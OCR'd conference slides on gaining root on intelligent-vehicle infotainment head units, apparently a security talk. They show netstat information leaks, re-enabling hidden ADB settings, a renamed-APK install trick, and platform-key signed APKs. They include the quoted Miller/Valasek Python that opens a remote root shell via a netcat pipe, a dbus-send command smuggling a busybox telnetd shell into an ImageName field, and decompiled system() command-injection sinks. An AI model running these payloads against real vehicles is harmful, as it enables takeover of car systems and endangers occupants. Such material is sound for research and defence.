
```
netstat: /proc/dp: Permission denied
netstat: /proc/fb: Permission denied
netstat: /proc/fm: Permission denied
netstat: /proc/mv: Permission denied
netstat: /proc/m4u: Permission denied
netstat: /proc/rid: Permission denied
netstat: /proc/svp: Permission denied
netstat: /proc/wdk: Permission denied
netstat: /proc/keys: Permission denied
netstat: /proc/kmsg: Permission denied
netstat: /proc/misc: Permission denied
netstat: /proc/iomem: Permission denied
```

Netstat cannot view the specific PID or Program name. Originally, low authority could not obtain these details.

From zero to root intelligent vehicles

Trick!

Remember the engineering mode mentioned earlier?
There is an export log and I found some surprises



From zero to root intelligent vehicles

Log Infromation leak


```
#netstat -apnt
Active Internet connections (established and servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program Name
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      5051/dnsmasq
tcp        0      0 192.168.39.1:53         0.0.0.0:*               LISTEN      5051/dnsmasq
tcp        0      0 127.0.0.1:56790         0.0.0.0:*               LISTEN      2353/someipsdd
tcp        0      0 192.168.100.3:55000     0.0.0.0:*               LISTEN      2402/[illegible]p@0.0-service
tcp        0      0 0.0.0.0:7000            0.0.0.0:*               LISTEN      3293/[illegible].app
tcp        0      0 0.0.0.0:6010            0.0.0.0:*               LISTEN      2352/[illegible]
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      2369/[illegible]
tcp        0      0 0.0.0.0:65501           0.0.0.0:*               LISTEN      2161/[illegible]ens@1.0-service
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN      3544/[illegible]
tcp        0      0 0.0.0.0:9347            0.0.0.0:*               LISTEN      2371/[illegible].control@1.0-service
tcp        0      0 127.0.0.1:56790         127.0.0.1:37860         ESTABLISHED 2353/someipsdd
tcp        0      0 127.0.0.1:38456         127.0.0.1:6010          ESTABLISHED 3864/com.[illegible] speech:remote
tcp        0      0 127.0.0.1:37860         127.0.0.1:56790         ESTABLISHED 2168/vps
```

From zero to root intelligent vehicles

Elevation of privileges
from untrusted_app user to shell user


The system settings are only hidden, but not removed from the system and can be recalled.

By installing Google Play's FooView, you can get a list of all applications through the application and open it. System native settings and enable ADB



From zero to root intelligent vehicles

Through reverse engineering, I found that after entering the engineering mode, there is a logic to upgrade.




```
/* renamed from:                          .p */
/* loaded from: classes.dex */
public class VersionUtil {
    /* renamed from: a */
    public static DocumentFile m181a(DocumentFile documentFile, Activity activity) {
        DocumentFile[] mo2845bK;
        DocumentFile documentFile2 = null;
        if (documentFile.exists() && (mo2845bK = documentFile.mo2845bK()) != null && mo2845bK.length > 0) {
            for (DocumentFile documentFile3 : mo2845bK) {
                if (!documentFile3.isDirectory() && documentFile3.getName().contains("T          r") && documentFile3.getName().endsWith(".apk")) {
                    documentFile2 = documentFile3;
                }
            }
        }
        return documentFile2;
```

Store any apk and rename it to T***r.apk, and you can install it through this process.

From zero to root intelligent vehicles

OTA file name traversal problem



From zero to root intelligent vehicles

The APK uses an official public signature, allowing applications with uid=1000 to be installed.

```
APK signature verification result:

Signature verification succeeded
Valid APK signature v2 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0xb3998086d056cffa
        Subject: EMAILADDRESS=android@android.com, CN=Android, OU=Android, O=Android, L=Mountain View, ST=California, C=US
        Valid from: Wed Apr 16 06:40:50 CST 2008
        Valid until: Sun Sep 02 06:40:50 CST 2035

        Public key type: RSA
        Exponent: 3
        Modulus size (bits): 2048
        Modulus: 19752360514994145315516200922626500113201095930210877139293882360491442085478786151541720152971477143983881863321664523422547611110099273765224120568364777034650912678907821093580890163251737414924
        Signature type: MD5withRSA
        Signature OID: 1.2.840.113549.1.1.4

        MD5 Fingerprint: 8D DB 34 2F 2D A5 40 84 02 D7 56 8A F2 1E 29 F9
        SHA-1 Fingerprint: 27 19 6E 38 6B 87 5E 76 AD F7 00 E7 EA 84 E4 C6 EE E3 3D FA
        SHA-256 Fingerprint: C8 A2 E9 BC CF 59 7C 2F B6 DC 66 BE E2 93 FC 13 F2 FC 47 EC 77 BC 6B 2B 0D 52 C1 1F 51 19 2A B8
```

From zero to root intelligent vehicles

Root Case1:DBUS

Remote Exploitation of an Unaltered Passenger Vehicle

Dr. Charlie Miller (cmiller@openrce.org)

Chris Valasek (cvalasek@gmail.com)

August 10, 2015

You can deduce that executing code as root on the head unit is a trivial matter, especially when the default installation comes with well-known communication tools, such as netcat (nc). We wish that the exploit could have been more spectacular (editor's note: that is a lie), but executing code on the head unit was trivial. The follow 4 lines of Python opens a remote root shell on an unmodified head unit, meaning that an attacker does **NOT** need to jailbreak the head unit to explore the system.

```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/ha
rman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.Ser
viceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 |
/bin/sh | netcat 192.168.5.109 6666"}')
```

From zero to root intelligent vehicles

Root Case1:DBUS

- Remote code execution attacks
- Local privilege escalation
- Override control

From zero to root intelligent vehicles

Root Case1:DBUS

List all DBUS services

dbus-send --session --type=method_call --print-reply --dest=org.freedesktop.DBus / org.freedesktop.DBus.ListNames

Method to list DBus of a certain system

dbus-send --system --type=method_call --print-reply --dest=<service_name> / org.freedesktop.DBus.Introspectable.Introspect

From zero to root intelligent vehicles

Root Case1:DBUS

```
<node>
    <interface name="org.freedesktop.DBus.Properties">

        <method name="Set">
            <arg name="interface" direction="in" type="s"/>
            <arg name="property" direction="in" type="s"/>
            <arg name="value" direction="in" type="v"/>
        </method>
    </interface>

<node name="com/xxx/ivi/vehiclefunction/window"/>
 </node>
```

```
dbus-send --system --print-reply --dest=<service_name> /com/xxx/ivi/vehiclefunction/window
com.xxx.ivi.vehiclefunction.window.setProperty string:'{"property":1,"value":2,"id":1}'
```

From zero to root intelligent vehicles

Root Case1:DBUS

DBUS has a service called tbox_service

```
v9 = sub_21828(a4, "ImageName", v23, 4096);
LOWORD(v10) = (unsigned __int16)"tbox-service";
if ( v9 )
{
  HIWORD(v10) = (unsigned int)"tbox-service" >> 16;
  yunosLogPrint(0, 4, v10, "path is %s \n", v23);
  std::string::string(&v21, v23, &v22);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "/usr/bin/start-nfs.sh %s", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "rm -rf %s*", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "cp %s %s -rf", v23, "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
```

```
int CTBoxDbus::SetValue(int a1, _DWORD *a2, _DWORD *a3)
{
        if ( !strcmp((const char *)s, "EngDiskRefreshPerform") )
        {
                A(a1, a3, s, v95);
                goto LABEL_37;
        }
}
```

From zero to root intelligent vehicles

Root Case1:DBUS

DBUS has a service called tbox_service

```
v9 = sub_21828(a4, "ImageName", v23, 4096);
LOWORD(v10) = (unsigned __int16)"tbox-service";
if ( v9 )
{
  HIWORD(v10) = (unsigned int)"tbox-service" >> 16;
  yunosLogPrint(0, 4, v10, "path is %s \n", v23);
  std::string::string(&v21, v23, &v22);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "/usr/bin/start-nfs.sh %s", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "rm -rf %s*", "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
  memset(v24, 0, 0x1000u);
  sprintf(v24, "cp %s %s -rf", v23, "/tmp/export/");
  yunosLogPrint(0, 4, "tbox-service", "command is %s \n", v24);
  system(v24);
```

```
int CTBoxDbus::SetValue(int a1, _DWORD *a2, _DWORD *a3)
{
        if ( !strcmp((const char *)s, "EngDiskRefreshPerform") )
        {
                A(a1, a3, s, v95);
                goto LABEL_37;
        }
}
```

```
dbus-send --system --print-reply --dest=com.xxx.ivi.TboxService /com/xxx/ivi/TboxService
com.xxx.ivi.TboxService.SetValue string:'EngDiskRefreshPerform' string:'{"ImageName": "; /bin/busybox
telnetd -l /usr/bin/bash -p 6667;"}'
```

From zero to root intelligent vehicles

Root Case2 : Local Socket

```
1  int __fastcall sub_23E98(unsigned int a1)
2  {
3    int v1; // r0
4    int v2; // r4
5    bool v3; // nf
6    int v4; // r0
7    int optval; // [sp+Ch] [bp-24h] BYREF
8    struct sockaddr addr; // [sp+10h] [bp-20h] BYREF
9
10   *(_WORD *)addr.sa_data = ((_WORD)a1 << 8) | (a1 >> 8);
11   optval = 1;
12   addr.sa_family = 2;
13   *(_DWORD *)&addr.sa_data[2] = inet_addr("127.0.0.1");
14   v1 = socket(2, 1, 0);
15   v2 = v1;
16   if ( v1 < 0 )
17     return -1;
18   v3 = setsockopt(v1, 1, 2, &optval, 4u) < 0;
19   v4 = v2;
20   if ( v3 || (v3 = bind(v2, &addr, 0x10u) < 0, v4 = v2, v3) )
21   {
22     close(v4);
23     return -1;
24   }
25   else
26   {
27     listen(v2, 5);
28     return v2;
29   }
30 }
```

A program is bound to a local socket

```
399          dword_3B300 = -1;
400          shutdown(v35, 2);
401          close(v35);
402          goto LABEL_150;
403        case 0x14:
404          send(v35, v124, 2u, 0);
405          shutdown(v35, 2);
406          sub_211E4(statusa, &v124[1]);
407          close(v35);
408          goto LABEL_150;
409        case 0x15:
410          send(v35, v124, 2u, 0);
411          shutdown(v35, 2);
```


```
1  int __fastcall sub_20070(int a1, const char *a2, int a3)
2  {
3    char command[1024]; // [sp+Ch] [bp-414h] BYREF
4
5    if ( a3 )
6    {
7      sub_186CC(2500);
8      _sprintf_chk(command, 1, 1024, "input text %s", a2);
9      j_j_system(command);
10     sub_186CC(2000);
11   }
12   else
13   {
14     _sprintf_chk(command, 1, 1024, "input text %s", a2);
15     j_j_system(command);
16   }
17   return 0;
18 }
```


```
56     {
57       if ( memcmp((const void *)a2, "page", 4u) )
58       {
59         if ( !memcmp((const void *)a2, "gesture", 7u) )
60           return sub_1F860(a1, (char *)(a2 + 7));
61         else
62           return -(memcmp((const void *)a2, "mark", 4u) != 0);
63       }
64       v8 = a2 + 5;
65       v10 = a1;
66       v9 = 1;
67     }
68     return sub_211A8(v10, v8, v9);
69   }
70   if ( *(_BYTE *)(a2 + 5) != 58 )
71   {
72     if ( !memcmp("inputrand", (const void *)a2, 9u) )
73       return sub_200E8(a1, 0);
74     return -1;
75   }
76   return sub_20070(a1, (const char *)(a2 + 6), 0);
77 }
```

From zero to root intelligent vehicles

Root Case3 : Debugger command injection

$ am start com.xxx.devtools/.view.aftersales.CommonCmdActivity





